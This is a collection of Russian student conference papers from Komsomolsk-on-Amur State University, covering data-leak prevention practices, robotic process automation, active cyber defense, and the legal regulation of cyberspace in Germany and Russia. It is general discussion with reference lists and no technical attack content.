Ключом к преодолению грозной тенденции роста утечек данных является предотвращение событий, которые потенциально могут перерасти в утечку данных [1, 3-5]. Организации должны выявлять и устранять все утечки данных до того, как они будут обнаружены киберпреступниками. Киберпреступники также могут использовать аналогичную тактику предыдущих атак для выявления аналогичных уязвимостей системы. Следующие методы защиты данных могут предотвратить утечку данных и свести к минимуму вероятность утечки данных.

Оценка лиц третьих сторон.

Поставщики программного и аппаратного обеспечения могут относиться к кибербезопасности несерьезно. Важно постоянно оценивать состояние безопасности всех поставщиков, чтобы убедиться, что они не подвергаются риску утечки данных. Оценка рисков поставщика – это распространенный метод обеспечения соответствия третьих сторон нормативным стандартам, таким как HIPAA, PCI-DSS или GDPR. Анкеты риска могут быть составлены путем добавления соответствующих вопросов из существующих структур или, в идеале, отправлены из стороннего решения для мониторинга поверхности атаки [6, 7, 12].

Мониторинг всего доступа к сети.

Чем больше отслеживается корпоративный сетевой трафик, тем выше вероятность выявления подозрительной активности. Кибератакам обычно предшествуют разведывательные кампании – киберпреступникам необходимо определить конкретные средства защиты, которые необходимо обойти во время атаки. Решения по предотвращению утечек данных позволяют организациям выявлять и усиливать уязвимости в системе безопасности, чтобы предотвратить возможность проведения разведывательных кампаний. Возможно, потребуется пересмотреть политики информационной безопасности, чтобы обеспечить привилегированный доступ к особо конфиденциальным данным.

Идентификация всех чувствительных данных.

Предотвращение потери данных должно быть в центре внимания организаций, стремящихся усовершенствовать свои стратегии предотвращения утечки данных. Прежде чем можно будет инициировать политики защиты от потери данных, компаниям необходимо определить все конфиденциальные данные, которые необходимо защитить. Затем эти данные необходимо правильно классифицировать в соответствии со строгими политиками безопасности. Категории классификации данных могут включать защитную медицинскую информацию, финансовые данные и другие формы конфиденциальных данных. При правильном обнаружении и классификации конфиденциальных данных бизнес может адаптировать наиболее эффективные средства защиты от утечки данных для каждой категории данных.

Обеспечение безопасности всех конечных точек.

Конечная точка – это любая удаленная точка доступа, которая взаимодействует с бизнес-сетью либо через конечных пользователей, либо автономно. Сюда входят устройства Интернета вещей (IoT), настольные компьютеры и мобильные устройства. В связи с тем, что большинство организаций в настоящее время принимают ту или иную форму модели удаленной работы, конечные точки стали рассредоточены (иногда даже по всему миру), что усложняет их защиту. Организации должны расширить свое покрытие до облачной защиты конечных точек. Брандмауэры и VPN предлагают базовый уровень безопасности конечных точек, но их самих по себе недостаточно. Сотрудники часто обманом заставляют внедрять вредоносное ПО в экосистему, чтобы обойти эти средства защиты. Организации должны обучать своих сотрудников распознавать уловки кибератак, особенно фишинговые атаки по электронной почте и атаки с использованием социальной инженерии [13]. Образование – очень мощное решение для предотвращения утечки данных. Защита конечных точек является фундаментальным компонентом предотвращения потери данных.

Внедрение программного обеспечения для предотвращения потери данных.

Предотвращение потери данных – это всеобъемлющая стратегия защиты данных, которая должна включать предотвращение утечки данных в качестве основного компонента. Эффективная система защиты от потери данных сочетает в себе процессы и технологии, чтобы гарантировать, что конфиденциальные данные не будут утеряны, использованы не по назначению или раскрыты неавторизованным пользователям. Поставщики программного обеспечения могут помочь организациям оптимизировать свои стратегии DLP, поскольку решения по предотвращению потери данных автоматизируют его основные компоненты.

Шифрование всех данных.

Киберпреступникам может быть сложно использовать утечку данных, если данные зашифрованы [11]. Существует две основные категории шифрования данных – шифрование с симметричным ключом и шифрование с открытым ключом. В то время как зашифрованные данные могут поставить в тупик хакеров-любителей, способные киберзлоумышленники могут расшифровать данные без ключа дешифрования. По этой причине шифрование данных не должно быть единственной тактикой предотвращения утечки данных, а должно использоваться вместе со всеми методами в этом списке.

Оценка всех разрешений. В настоящее время к вашим конфиденциальным данным могут получить доступ пользователи, которым они не нужны. В качестве первоначального ответа следует оценить все разрешения, чтобы убедиться, что доступ не предоставляется авторизованным сторонам. Как только это будет проверено, все важные данные должны быть классифицированы по разным уровням чувствительности для контроля доступа к различным пулам данных.

Заключение.

Ни одно из решений, приводимых в списке, не является достаточным, если будет единственным. Для предотвращения утечки информации требуется комплексное решение, в лучшем случае состоящее из всех методов, описанных в статье.

СПИСОК ИСТОЧНИКОВ

1. Громыко И. А. Общая парадигма защиты информации: проблемы защиты информации в аспектах математического моделирования: монография / И. А. Громыко. – Х.: ХНУ имени В. Н. Каразина. 2014. – 216 с.
2. Яснев, В. Н. Информационные системы и технологии : учеб.пособие / В. Н. Яснев. – Москва :Юнити, 2012. – 560 с.
3. Горло, Н. Е. Защита в информационной сфере / Н. Е. Горло, О. Ю. Пескова / Известия Южного федерального университета. Технические науки – 2010. – Т. 5, вып. 207. – С. 75-83
4. Концептуальные основы информационной безопасности Российской Федерации / Шушков Г. М., Сергеев И. В./ Актуальные вопросы научной и научно-педагогической деятельности молодых ученых : сборник научных трудов III Всероссийской заочной научно-практической конференции (23.11.2015 – 30.12.2015 г., Москва) / под общ. ред. Е.А. Певцовой; редколл.: Е.А. Куренкова и др.. – М. : ИИУ МГОУ, 2016.
5. Андресс, Дж. Основы информационной безопасности: понимание основ информационной безопасности в теории и на практике. / Андресс, Дж– Сингресс, 2014. – 240 с.
6. Стюарт, Дж. CISSP® : Учебное пособие для сертифицированных специалистов по безопасности информационных систем / Джеймс Майкл Стюарт, Майк Чаппл, Дэррил Гибсон. – Седьмое издание. – Канада: John Wiley & Sons, Inc., 2015. – 1023 с.
7. Рональд Л. Руководство по подготовке к CISM: овладение пятью областями управления информационной безопасностью / Рональд Л. Круц, Рассел Дин Вайнс. – Нью-Йорк: John Wiley & Sons, 2003. – 433 с.
8. Когаловский М. Р. Перспективные технологии информационных систем. / М. Р. Когаловский – М.: ДМК Пресс; Компания АйТи, 2003. – 288 с.
9. Бодров О. А. Предметно-ориентированные экономические информационные системы./ О.А. Бодров – М.: Горячая линия - Телеком, 2013. – 244 с.
10. Бородакий Ю. В. Эволюция информационных систем / Ю.В. Бородакий, Ю. Г. Лободинский – М.: Горячая линия - Телеком, 2011. – 368 с.
11. Янг, М. Интернет-безопасность: криптографические принципы, алгоритмы и протоколы / М. Янг – Чичестер, Западный Суссекс, Англия: J. Wiley, 2003 – 405 с.

12. Ян, К. Атаки на программно-определяемые сети (SDN) и распределенные атаки типа «отказ в обслуживании» (DDoS) в средах облачных вычислений: обзор, некоторые вопросы исследования и проблемы / К. Янг, К. Гонг – IEEE Communications Surveys Tutorials, 2016 г. – 622с.

13. Домбровский, М. Характеристики и ответственность участников фишинговой атаки / М. Домбровский – 4-го Материалы Международного симпозиума по информационным и коммуникационным технологиям. – Кейптаун, ЮАР: Тринити-колледж, Дублин, 2005. – 249–254с.

УДК 004.912

Куртин Максим Анатольевич, студент, Комсомольский-на-Амуре государственный университет

Kurtin Maxim Anatolyevich, student, Komsomolsk-on-Amur State University

Котляров Валерий Петрович, кандидат технических наук, доцент кафедры «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет

Kotlyarov Valery Petrovich candidate of technical sciences, associate professor of the department "Design, management and development of information systems", Komsomolsk-on-Amur State University

ТЕХНОЛОГИЯ ПРОГРАММНЫХ РОБОТОВ, НАПРАВЛЕНИЕ В АВТОМАТИЗАЦИИ БИЗНЕС-ПРОЦЕССОВ

THE TECHNOLOGY OF SOFTWARE ROBOTS, A DIRECTION IN THE AUTOMATION OF BUSINESS PROCESSES

Аннотация. Представлено одно из направлений автоматизации бизнес процессов: технология программных роботов. Описаны отличия от других направлений, положительные и отрицательные стороны данной технологии. Сформулировано дальнейшее направление развития автоматизации в рамках RPA технологии.

Annotation. One of the directions of automation of business processes, namely the technology of software robots, is presented. Differences from other directions, positive and negative sides of this technology are described. The further direction of automation development within the framework of RPA technology is formulated.

Ключевые: программные роботы (RPA), автоматизация, роботизация, платформы разработки программных роботов, бизнес-процессы, организационная структура, информационные технологии.

Key words: software robots (RPA), automation, robotics, software robot development platforms, business processes, organizational structure, information technology.

Автоматизация бизнес-процессов деятельности предприятия на сегодняшний день одна из самых выгодных стратегий применяемая компаниями для решений множества производственных задач. Автоматизация – это своего рода процесс внедрения и эксплуатации совокупности средств, обеспечивающих решения по разным направлениям рабочих процессов предприятия. [1]

Автоматизация подразумевает полный или частичный переход с ручного труда на машинный, «труд роботов». Делая процессы, исполняемые человеком эффективнее ли полностью заменяя его на рабочем месте. Существует множество различных подходов и методов осуществления автоматизации, каждый из которых нацелен на преобра-

зование определенных бизнес процессов. Цифровые процессы (DPA), бизнес-процессы (BPA) и роботизированная автоматизация процессов (RPA), все они очень близко связаны и исходят из понятия автоматизации напрямую. Проведём сравнительный анализ одного из решения автоматизации, а именно RPA технологии, её связь и роль с традиционной методикой автоматизации, и влияние на бизнес-процессы.

Robotic Process Automation (RPA) - вид технологии автоматизации бизнес-процессов, основанный на использовании программных роботов. Программный робот воспроизводит действия человека, взаимодействуя с интерфейсом системы. В традиционных системах разработчик создает список действий для автоматизации задачи с использованием программных интерфейсов (API) или языка сценариев.

Технологию программных роботов применяют для рутинных задач, с целью сокращения временных и трудовых затрат. Роботы выполняют любые многоэтапные процессы, которые происходят в графическом интерфейсе, быстрее и без ошибок. Они ускоряют выполнение ручных и рутинных операций, чтобы сотрудники могли сосредоточиться на более важных задачах.

Нельзя назвать RPA технологию отдельной частью от автоматизации. Имея свои функции и отличительные черты от других систем, программные роботы занимают своё отдельное место в иерархической структуре автоматизации. Автоматизация очень обширное понятие, и принимается как отдельное научно-технологическое направление, использующие технические средства и математические методы. Главной целью, которого освободить человека от рутинной работы и снизить затраты на бизнес-процессы. Роботизация лишь одно из направлений решающее эти задачи своими способами. Некоторые компании выделяют RPA технологию, как первую ступень полной автоматизации бизнес-процессов, начиная внедрение информационных технологий с программных роботов, и переходя на более сложные и ресурсозатратные процессы.[2]

Традиционная автоматизация и RPA сильно связаны, они разработаны для решения одних и тех же поставленных задач. Несмотря на это, у них имеются множество отличий.

Одной из задач традиционной автоматизации является back-end деятельность, то есть взаимодействие пользователя с внутренними данными, которые скрыты от его глаз. При роботизированной автоматизации пользователь напротив, использует в основном front-end, а именно интерфейсную часть.

Один из лидеров среди корпораций, занимающихся автоматизацией бизнес процессов производства («ElectroNeek»), провёл исследование отличительных признаков традиционной автоматизации от RPA. Из неё отчетливо видно, преобладание выбора вида автоматизации в пользу программируемых роботов (рисунок 1).[3]

Традиционная автоматизация	RPA
Требуется модификация существующей инфраструктуры	Не требуется модификация существующей системы
Строгая в выполнении	Гибкая, подстраивается под потребности сотрудников
Требуется навыки программирования	Не нужны навыки программирования
Для реализации требуются месяцы	Быстрая настройка и внедрение
Ограничения API могут вызвать проблемы с совместимостью	Совместимость с различными приложениями и системами

Рисунок 1 - Сравнительная таблица инструментов автоматизации

Ещё одной важной причиной использование именно RPA платформы, является скорость создания и внедрения. Роботы программируются, и запускаются, в короткие

сроки, традиционный метод гораздо длительнее. Да и цена, которую заплатит компания на приобретение лицензии и написании программного робота намного меньше, чем затраты на полномасштабную интеграцию ПО традиционной автоматизации.

Вышеперечисленные критерии оценки двух направлений автоматизации, которые сильно перевешивают на сторону RPA технологий. Они могут работать без перерывов долгое количество времени, им не нужна пища или время на отдых, но они не способны заходить за рамки и пределы своего алгоритма. Если вопрос или задача стоит за пределами программы робота, он даст сбой, это может привести к непоправимым последствиям. Поэтому, сколько не говори, что робот может работать без человека, ему нужна постоянная поддержка и сопровождение.

RPA относится к классификации low-code или no-code. Пользователь не имеет отношений с программированием, работа ведётся через программный интерфейс (API). Это позволяет работать и создавать роботов работников без специальных навыков и образования. Конечно же, данный пункт относится к категории плюсов, но нельзя забывать, что без понимания внутренней работы платформы и её алгоритмов невозможно полностью качественно решать проблемы автоматизации. Если пользователь пропустит какую-то самую малую, не значительную деталь, то работа остановится. Для обслуживания RPA системы и её качественного функционирования внутри всей структуры автоматизации бизнеса, нужны специалисты, которые будут настраивать, и оптимизировать ботов, контролировать их работу, анализировать и исправлять сбои и ошибки. Из этого следуют новые затраты на роботизацию.

Роботизация не подходит для большого круга задач. Программные роботы подходят только для процессов не больших по размерам, прозрачных и дискретных. В процессах, у которых есть жесткие правила и нормы, где не надо будет выходить за рамки построенного алгоритма. При этом нет смысла автоматизировать какой-то маленький процесс и не автоматизировать всё остальное. Такая логика построения роботизированной инфраструктуры значительно снижает эффект от RPA, а то и вовсе сводит все старания к нулю. Внедрение RPA в рамках одиночного процесса автоматизации бизнес-процесса, не принесёт компании больших изменений. Роботы не смогут решить все задачи, которые нужно автоматизировать, и не смогут быть единственным средством автоматизации. Поэтому чаще всего RPA технологию внедряют вместе с CRM и ERP системами, что даёт большие результаты. Исходя из этого, тенденцией развития в RPA платформах становится объединения их с другими информационными технологиями, так же непосредственно связанных с автоматизацией.

Старший вице-президент Ivanti по международным вопросам Хелен Мастерс в своей статье описала главную задачу, стоящую перед гиперавтоматизацией - это сочетание машинного обучения, RPA, Интернета вещей (IoT) и робототехники. [4] Данное сочетание технологий позволяет создать бесшовную цепочку автоматизированных решений, требующих минимального человеческого вмешательства или интерпретации.

К такому комбинативному подходу и стремится система автоматизации, переходя в разряд гиперавтоматизации. Использование совместных технологий Интернета вещей в будущем приведёт к крупному увеличению эффективности бизнес-процессов, и к переходу на новый, более высокий уровень развития.

СПИСОК ИСТОЧНИКОВ

1. Автоматизация бизнеса // [habr.com](https://habr.com/ru/company/regionsoft/blog/520242/) : интернет-изд. сентябрь 2020. URL: <https://habr.com/ru/company/regionsoft/blog/520242/> (дата обращения 25.10.2022).

2. Роботизация, автоматизация, искусственный интеллект // [dzen.ru](https://dzen.ru/media/id/60a36353ffcb820629b1de89/robotizaciia-avtomatizaciia-iskusstvennyi-intellekt--v-chem-raznica-60d061350ce1100d6d9a0ccb) : интернет-изд. июль 2021. URL: <https://dzen.ru/media/id/60a36353ffcb820629b1de89/robotizaciia-avtomatizaciia-iskusstvennyi-intellekt--v-chem-raznica-60d061350ce1100d6d9a0ccb> (дата обращения 25.10.2022).

3. Почему RPA лучше традиционной автоматизации // dzen.ru : интернет-изд. август 2020. URL: <https://dzen.ru/media/id/5efa12d267cc5e13be182a13/pochemu-rpa-luchshe-tradicionnoi-avtomatizacii-5f4912fdda92f97bb5d3532d> (дата обращения 26.10.2022).

4. Ключевые тенденции гиперавтоматизации // itWeek : интернет-изд. август 2021. URL: <https://www.itweek.ru/idea/article/detail.php?ID=219548> (дата обращения 26.10.2022).

5. Survey reveals biggest benefits, challenges to RPA solutions // pega.com : интернет-изд. сентябрь 2019. URL: <https://www.pega.com/insights/articles/survey-reveals-biggest-benefits-challenges-rpa-solutions> (дата обращения 26.10.2022).

УДК 004.056

Обласов Андрей Александрович, кандидат экономических наук, доцент кафедры «Информационная безопасность автоматизированных систем», Комсомольский-на-Амуре государственный университет

Oblasov Andrey Aleksandrovich, PhD in Economics, Associate Professor of the Department of Information Security of Automated Systems, Komsomolsk-on-Amur State University

Жилин Алексей Валентинович, студент, Комсомольский-на-Амуре государственный университет

Zhilin Alexey Valentinovich, student, Komsomolsk-on-Amur State University

АКТИВНАЯ ЗАЩИТА В КИБЕРБЕЗОПАСНОСТИ

ACTIVE DEFENSE IN CYBERSECURITY

Аннотация. Данная работа посвящена рассмотрению понятий «Активная защита» и «Контратака/Взлом», их основное назначение и взаимодействие в одной среде, которые часто путают. Исследованы возможности и процессы, которые определяет ACD для поддержки федеральных, государственных и местных правительственных учреждений, и организаций.

Abstract. This work is devoted to the consideration of the concepts of «Active defense» and «Counterattack / Hacking», their main purpose and interaction in one environment, which are often confused. Explore the capabilities and processes that ACD defines to support federal, state, and local government agencies and organizations.

Ключевые слова: активная, контратака, защита, безопасность, взлом.

Key words: active, counterattack, defense, security, hacking.

Введение

Активная защита в кибербезопасности (активная киберзащита, ACD) – это система анализа угроз, планирование и принятие мер противодействия. Это система автоматического обмена информацией об угрозах киберпространства, анализ этих угроз, действия по предупреждению киберактивности противника и ответная киберактивность [1-3]. Активная безопасность является элементом общей системы корпоративной безопасности, означает совершенствование деятельности службы безопасности организации, оборонного ведомства, и используется для поддержки федеральных, региональных, муниципальных учреждений и организаций, оборонных подрядчиков, критически важных сегментов инфраструктуры и промышленности [4-8].

Активная и пассивная защита

Предмет киберзащиты выделяют пассивный и активный. Пассивный предмет защиты – это все существующие в учреждении, организации виртуальные системы,

структуры (брандмауэры, IPS/IDS, и другие) – «пассивная» безопасность. «Активная» безопасность (активный предмет защиты) – это комплекс мер исследования виртуальных угроз и предотвращения их реализации, а также меры по защите систем от прямого ущерба. К ним относят SIEM, обнаружение аномалий, искусственный интеллект, план реагирования на инциденты киберугроз и другие [9]. Цель активной безопасности – динамичное отслеживание киберугроз и повышение эффективности всей системы киберзащиты организации [10].

Методами активной киберзащиты являются такие, как обнаружение инцидентов атак и адекватное реагирование, киберприманки, сбор данных и составление журналов атак, мониторинг безопасности систем, использование операций красной команды и другие. Все они играют важную роль в обеспечении безопасности организаций [11-12].

Недостаточное или неполное применение активной киберзащиты увеличивает риски ущерба в виртуальном пространстве деятельности организации. Несмотря на то, что большинство организаций в конце концов внимательно следят за концепцией «активной защиты» и используют ее, иногда организации испытывают затруднения в выборе адекватного ответа на кибератаку. В такой ситуации необходимо учитывать, что неправомерные действия в киберпространстве могут трактоваться как правонарушения (выявление лиц, совершивших это проникновение, определение объема украденных данных, используемых инструментов и методов), в связи с чем должны выполняться специальными учреждениями и организациями [13-20].

Примером активной киберзащиты может служить вредитель, встроенный в загруженные файлы, чтобы найти кражу данных, имевшую место в стране в прошлом. Таким образом был пойман злоумышленник, который вместе с остальными открыл и изучил вредоносный файл, изображение с камеры которого было снято [21].

Санкции и юридические вопросы, касающиеся «активной защиты» и «противодействия взлому/атаке», различаются в зависимости от правил, стран и политик этих стран. На этом этапе работа, которую необходимо выполнить, должна выполняться в соответствии с действующими в стране или нормативными правилами [22].

Заключение

Обнаружение угроз в режиме реального времени и устранение угроз на каждом уровне в каждой киберсреде требуют полной интеграции служб киберзащиты за пределами программы и сети, а также применения стандартов для обмена сообщениями и управления и контроля (C2) [23]. Элементы ACD дополняют усилия как «пассивной защиты», так и по превентивной и регенеративной киберзащите, синхронизируя обнаружение, анализ и устранение угроз в реальном времени для критически важных сетей и систем.

Важно понять и принять эти и подобные концепции для обеспечения и поддержания безопасности учреждений. Кроме того, чтобы не создавать проблем заведению с юридической стороны, необходимо действовать аккуратно и соблюдать правила.

Для команды специалистов ИБ программа активной защиты помогает разработать четкий набор мероприятий по улучшению системы безопасности на основании полученных данных о киберугрозах и анализа результатов мониторинга, а затем связать их с конкретными целями.

СПИСОК ИСТОЧНИКОВ

1. Пантелеев, М. С. Безопасность в облачных хранилищах. Современные тенденции развития науки и техники / М. С. Пантелеев, П. И. Авдеев – М. : Энергия, 2018. – С. 45-47.
2. Кодолов, П. А. Облачное хранилище данных / П. А. Кодолов // Наука, технологии и образование. – 2016. – № 4 (22). – С. 51-53.

3. Леонов, В. Google, Windows и другие облачные технологии / В. Леонов. Эксмо-Пресс, 2012. – 304 с.
4. Что происходит за кулисами: обзор архитектуры [Электронный ресурс] // dropbox.com: интернет-статья. 2018. 12 сентября. URL: <https://www.dropbox.com/business/trust/security/> (дата обращения: 17.10.2022)
5. GeeksforGeeks «Информационная безопасность» [Электронный ресурс] // geeksforgeeks.org: интернет-статья. 2020. 22 июня. URL: <https://www.threats-to-information-security> (дата обращения: 17.10.2022)
6. Жизненный цикл данных и жизненный цикл метаданных [Электронный ресурс] // github.com: интернет-статья. 2020 26 сентября. URL: <https://github.com/iradche/Data-Intro-2020-course/blob/master/lectures/lec03.md> (дата обращения: 17.10.2022)
7. Трещев, И. А. Безопасность компьютерных сетей. Практические аспекты / И. А. Трещев, И. А. Кожин. – Екатеринбург : Издательские решения, 2020. – 190 с.
8. Бондарев, И. В. Развитие виртуальных пространств современности / И. В. Бондарев, И. В. Караванов, А. А. Обласов // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований. Материалы V Всероссийской национальной научной конференции молодых учёных. В 4-х частях : сб. науч. тр. / Комсомольск-на-Амуре государственный университет. – Комсомольск-на-Амуре : Комсомольск-на-Амуре государственный университет, 2022. – С. 349-351.
9. Трещев, И. А. Моделирование компонентов транспортных средств с использованием технологий интернета вещей / И. А. Трещев, В. А. Кузнецов // Наука, инновации и технологии: от идей к внедрению. Материалы Международной научно-практической конференции : сб. науч. тр. / Комсомольск-на-Амуре государственный университет. – Комсомольск-на-Амуре : Комсомольск-на-Амуре государственный университет, 2022. – С. 147-149.
10. Громов, Ю. Ю. Методы организации защиты информации / Ю. Ю. Громов, О. Г. Иванова, Ю. Ф. Мартемьянов и др. – Тамбов : Издательство ФГБОУ ВПО «ТГТУ», 2018. – 79 с.
11. Парошин, А. А. Нормативно - правовые аспекты защиты информации : учеб. пособие / А. А. Парошин. – Владивосток : Издательство Дальневосточного федерального университета, 2020. – 115 с.
12. Об информации, информатизации и защите информации : Федеральный закон РФ от 20 февраля 1995 г. №24-ФЗ.
13. Блинов, А. М. Информационная безопасность : учеб. пособие / А. М. Блинов. - СПб.: Изд-во СПбГУЭФ, 2010. – 96 с.
14. Конявский, В. А Развитие средств технической защиты информации / В. А. Конявский // Комплексная защита информации. Сборник материалов XII Международной конференции (13-16 мая 2016 г., Ярославль (Россия)). – М., 20016. – С. 109-113.
15. Зегжда, Д. П. Основы безопасности информационных систем / Д. П. Зегжда, А. М. Ивашко. – М.: Горячая линия-Телеком, 2000. – С. 232-245.
16. Астахова, Л. В. Кадровые проблемы построения системы управления информационной безопасностью на предприятии / Л. В. Астахова, Л. О. Овчинникова // Вестник УрФО. Безопасность в информационной сфере. – 2016. – № 3 (21). – С. 38-46.
17. Марков, Р. А. Подход к выявлению инцидентов информационной безопасности / Р. А. Марков, В. В Бухтояров, А. М. Попов; под ред. Р. А. Маркова // Научно-технический вестник Поволжья. – 2016. – № 1. – С. 78-80.
18. Матвейкин, В. Г. Программно-алгоритмический комплекс защиты и управления предприятием / В. Г. Матвейкин, Б. С. Дмитриевский, В. И. Медников; под ред. В. Г. Матвейкина // Международный научно-практический журнал «Программные продукты и системы». – 2017. – №2 – 307-313 с.

19. Бирюков, А. А. Информационная безопасность: защита и нападение / А. А. Бирюков. - М.: ДМК Пресс, 2013. – 474 с.
20. Мельников, Д. А. Информационная безопасность открытых систем: учебник / Д. А. Мельников. - М.: Флинта, 2013. – 448 с.
21. Партыка, Т. Л. Информационная безопасность : учеб. пособие / Т. Л. Партыка, И. И. Попов. - М.: Форум, 2012. – 432 с.
22. Шаньгин, В. Ф. Информационная безопасность компьютерных систем и сетей: учеб. пособие / В. Ф. Шаньгин. - М.: ИД ФОРУМ, 2013. – 416 с.
23. Малюк, А. А. Информационная безопасность: концептуальные и методологические основы защиты информации : учеб. пособие для вузов. - М: Горячая линия-Телеком, 2004. – 280 с.

УДК 004.056.5

Обласов Андрей Александрович, кандидат экономических наук, доцент кафедры «Информационная безопасность автоматизированных систем», Комсомольский-на-Амуре государственный университет
Oblassov Andrey Alexandrovich, Candidate of Economic Sciences, Associate Professor of the Department "Information Security of Automated Systems", Komsomolsk-on-Amur State University
Кузнецов Владислав Андреевич, студент, Комсомольский-на-Амуре государственный университет
Vladislav Kuznetsov Andreevich, student of Komsomolsk-on-Amur State University

ПРАВОВОЕ РЕГУЛИРОВАНИЕ В КИБЕРПРОСТРАНСТВЕ

LEGAL REGULATION IN CYBERSPACE

Аннотация. Регулярное появление новых видов вредоносного программного обеспечения, которое используется для достижения незаконных целей, способствует появлению новых статей в законодательстве, которые регулируют поведение в киберпространстве. В данной статье будет рассмотрено правовое регулирование киберпространства в разных странах.

Abstract. The regular appearance of new types of malicious software that is used to achieve illegal goals contributes to the emergence of new articles in the legislation that regulate behavior in cyberspace. This article will consider the legal regulation of cyberspace in different countries.

Ключевые слова: защита, безопасность, интернет, информация, средства защиты, законодательство, киберпространство.

Key words: protection, security, internet, information, means of protection, legislation, cyberspace.

Введение

Большинство современных процессов происходит в так называемом «Киберпространстве». Киберпространство – виртуальное пространство, в котором находится огромное количество информации, а также клиентов, которые с ней взаимодействуют. Действия, происходящие в киберпространстве, могут быть различного характера, в том числе и преступного.

Одна из актуальных проблем современности состоит в том, что процессы киберпространства напрямую влияют на реальный мир и не всегда в положительном ключе. Для регулирования действий пользователей виртуального мира государство на право-

вом уровне ограничила действия клиентов сети законом. Сегодня за те или иные слова, посты в сети Интернет можно получить реальный срок. В разных странах к вопросу регулирования Киберпространства подошли по-своему.

Позиция Германии

В марте 2021 года в Германии был опубликован детализированный документ, в котором была подробно изложена позиция по применению международного права в киберпространстве. В этом документе показаны твердые позиции по основным ключевым вопросам.

Начнем с суверенитета. В данном документе описано, что дистанционно проводимая кибероперация, вызывающая определенные последствия на территории другого государства, нарушает суверенитет последнего, основанный на территориальности. Соответственно, если какие-то действия будут рассмотрены как вышеупомянутые, то на законодательном уровне исполнители кибероперации будут привлечены к ответственности. Также отдельно отмечено, что иностранное вмешательство в проведение выборов в государстве может при определенных обстоятельствах представлять собой нарушение суверенитета.

В документе подчеркнуто, что в разных странах по-разному применяют определение «критическая инфраструктура». Поэтому Германия исключает рассмотрение любой враждебной кибероперации против критической инфраструктуры или компании, представляющей особый общественный интерес на территории государства.

В заключении графы суверенитета отмечено, что незначительные физические последствия и функциональные нарушения ниже определенного порога воздействия не являются нарушением суверенитета, даже если они материализуются в критически важной инфраструктуре, что является надлежащим использованием стандарта международного права.

Вмешательство. В отличие от правила суверенитета, среди государств существует консенсус в отношении того, что кибероперации иногда могут противоречить запрету на вмешательство в домены других государств, то есть во внутренние или внешние дела, оставленные на усмотрение государств по международному праву.

Замечание Германии в документе с изложением позиции о том, что «кибермеры могут представлять собой запрещенное вмешательство в соответствии с международным правом, если они сопоставимы по масштабу и эффекту с принуждением в некиберконтексте», особенно интересно. Международный Суд предложил критерий масштаба и последствий в своем постановлении о военизированных действиях (пункт 195) в качестве средства оценки того, достигает ли применение силы уровня вооруженного нападения, что является предварительным условием для действий в целях самообороны в соответствии со статьей 51 Устава ООН и обычного международного права.

Наиболее сложным аспектом применения запрета на вмешательство является определение того, является ли кибероперация принудительной. Германия решает эту проблему с заслуживающей внимания степенью детализации. В нем принуждение описывается как ситуация, в которой воля государства явно искажена поведением иностранного государства, но предупреждается, что принуждение представляет собой нечто большее, чем просто критика или попытка оказать влияние.

Германия иллюстрирует это различие парадигматическим примером вмешательства в выборы. Самый яркий пример принудительного вмешательства в выборы включает отключение избирательной инфраструктуры и технологий, таких как электронные бюллетени. В таких случаях непосредственно изменяется воля избирателей. Напротив, простое распространение дезинформации может повлиять на результаты голосования, но не является принуждением, поскольку избиратели по-прежнему сохраняют возможность голосовать по своему усмотрению. Иными словами, принуждение определяется вызываемыми последствиями.

Варианты ответа. В немецком документе с изложением позиции рассматриваются три ключевых варианта реагирования на злонамеренные кибероперации ниже уровня применения силы: реторсия, контрмеры и ссылка на необходимость.

Отмечая, что акты реторсии носят преимущественно политический характер, в позиционном документе указывается, что они полезны, когда другие ответы недоступны или политически не соответствовали бы обстоятельствам. Реторсия также может дополнять контрмеры в рамках комплексного многоаспектного реагирования государства на злонамеренную кибердеятельность.

Более юридически значимыми являются контрмеры, действия государства-жертвы, которые были бы незаконными, если бы они не были призваны положить конец действиям другого государства, ответственного за незаконную кибероперацию, или обеспечить любые возмещения, которые могут причитаться.

Хотя Германия признает право принимать соразмерные контрмеры, она проницательно предупреждает, что киберконтрмеры особенно склонны к нежелательным или даже незаконным побочным эффектам. При этом потерпевшим государствам следует проявлять особую осторожность при оценке того, может ли предлагаемая контрмера соответствовать различным требованиям и ограничениям, связывающим контрмеры. В частности, Германия предлагает, чтобы государство могло проводить киберразведку, чтобы изучить варианты контрмер и оценить потенциальный риск побочных эффектов. Предлагая этот предупредительный шаг, Германия обязательно признает, что шпионаж как таковой не является нарушением международного права.

Наконец, Германия признает право реагировать на враждебные кибероперации, ссылаясь на необходимость, которая применяется, когда злонамеренные кибероперации представляют серьезную и неминуемую угрозу существенным интересам государства. В качестве обстоятельства, исключающего противоправность в праве об ответственности государства заявление о признании вины применяется, когда ответ в противном случае был бы незаконным, но является единственным средством устранения рассматриваемой опасности.

В документе с изложением позиции Германии полезно указывается, что вопрос о том, является ли целевая киберинфраструктура «необходимой», зависит от обстоятельств. В частности, существенный интерес может, среди прочего, объясняться ссылкой на тип инфраструктуры, фактически или потенциально являющейся целью или типом вреда, фактически или потенциально причиненного в результате кибероперации иностранного государства [1].

Позиция России

Позиция России состоит в том, что киберпространство должно быть демилитаризовано и кибервойна исключена с помощью международного законодательства.

Официальная позиция России по вопросам международного киберрегулирувания сформулирована в представленном в ООН в 2011 г. проекте «Конвенция об обеспечении международной информационной безопасности», который стал своего рода итогом целой серии инициатив в формате ООН.

Российский проект Конвенции по информационной безопасности содержит два ключевых принципа: 1) необходимость отдельного всеобъемлющего регулирования вопросов глобальной информационной безопасности в рамках единого документа и 2) организация глобального киберпространства как совокупности национальных киберпространств, управляемых государствами.

Российская концепция создана в рамках правовой культуры, считающей, что кодификация – наиболее совершенная форма развития законодательства и, что кодификация дает прочный каркас, на котором держится вся правовая материя той или иной отрасли законодательства. Точка зрения обычного права может быть выражена следую-

щим образом: наличие кодекса не является ни необходимым, ни достаточным условием для достижения этих принципов свободы, равенства и справедливости.

Разработка норм поведения государств в киберпространстве не требует переизобретения обычного международного права и не делает существующие международные нормы устаревшими. Уникальные атрибуты сетевых технологий требуют дополнительной работы по выяснению того, как применять эти нормы и какое дополнительное понимание может быть необходимо для их расширения [2].

Заключение

В ходе работы были рассмотрены различные концепции к правовому регулированию киберпространства. А конкретно, была рассмотрена позиция России и в противовес ей Германии как европейского государства. Германия принимает позицию Европы в отношении киберпространства с применением своих небольших поправок относительно некоторых аспектов. Россия же в свою очередь предлагает создать новый международный регулятор, который и будет определять допустимость отдельных процессов киберпространства.

СПИСОК ИСТОЧНИКОВ

